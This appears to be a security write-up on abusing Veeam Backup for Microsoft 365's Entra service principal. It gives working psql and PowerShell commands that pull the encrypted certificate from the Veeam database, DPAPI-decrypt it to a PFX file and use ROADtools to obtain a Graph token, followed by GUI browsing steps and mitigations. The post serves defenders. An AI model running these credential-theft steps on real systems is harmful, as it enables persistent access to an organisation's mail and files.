Veeam Backup for Microsoft 365 is, as the name suggests, a backup solution for Microsoft 365. It is installed on a Windows server and uses an Entra service principal to access the cloud.
If attackers manage to compromise that server, they can leverage the privileges of the service principal to read arbitrary data from SharePoint Online and Exchange Online. Additionally, they can write to Exchange mailboxes and add or remove members from any non-role-assignable security group in Entra.
This is not a vulnerability, it is by design. Veeam needs these privileges to back up and restore the tenant, so whoever controls the server inherits them.
The commands below show how attackers can extract the service principal’s key and certificate. They must be run as NT Authority\System on the Veeam server.
PS > cd 'C:\Program Files\PostgreSQL\15\bin'
PS > .\psql.exe --host=localhost --dbname=VeeamBackup365 --username=postgres
VeeamBackup365=# \f ,
VeeamBackup365=# \a
VeeamBackup365=# SELECT o.office_tenant_id AS tenant_id, o.exchange_office_application_id AS application_id, s.value AS secret_value FROM organizations AS o LEFT JOIN secret_controller_values AS s ON s.secret_id = o.exchange_office_application_certificate_secret_id;
VeeamBackup365=# exit
PS > Add-Type -AssemblyName System.Security
PS > $a = 'SECRET_VALUE_FROM_ABOVE'  # without leading \x
PS > $b = ([byte[]] -split ($a -replace '..', '0x$& '))
PS > $c = [System.Security.Cryptography.ProtectedData]::Unprotect($b, $null, 'LocalMachine')
PS > [System.IO.File]::WriteAllBytes("${pwd}\veeam.pfx", $c)
With the PFX file, ROADtools can be used to retrieve an access token for Microsoft Graph. The certificate is not bound to the Veeam server, so it gives attackers persistent access from anywhere.
$ roadtx appauth -t $TENANT_ID -c $EXCHANGE_OFFICE_APPLICATION_ID_FROM_DATABASE -r msgraph --cert-pfx ./veeam.pfx
$ roadtx describe
...
"roles": [
    "TeamSettings.ReadWrite.All",
    "MailboxItem.Read.All",
    "Group.Read.All",
    "Sites.Read.All",
    "Group.ReadWrite.All",
    "Directory.Read.All",
    "MailboxItem.ImportExport.All",
    "User.Read.All",
    "ChannelMember.Read.All",
    "MailboxFolder.ReadWrite.All"
],
...
Repeating this for SharePoint is usually unnecessary, as Veeam appears to use the same service principal for both Exchange and SharePoint, even though the database has separate columns for them.
Alternative: Using the GUI

Attackers with local admin rights can also browse Exchange and SharePoint data through the Veeam GUI:
- Log in as local admin on the Veeam server.
- Open the GUI program Veeam Backup for Microsoft 365 connect to…
- In the top ribbon menu, select Jobs, then Explore and then Explore latest Exchange state.
- Repeat for SharePoint.
Mitigations
- Treat the Veeam server as a Tier 0. Or remove it from Active Directory entirely.
- When you have Workload Identities Premium, use Conditional Access for Workload Identities to block the service principal outside known locations.
- Monitor the service principal’s sign-in logs for unexpected source IPs.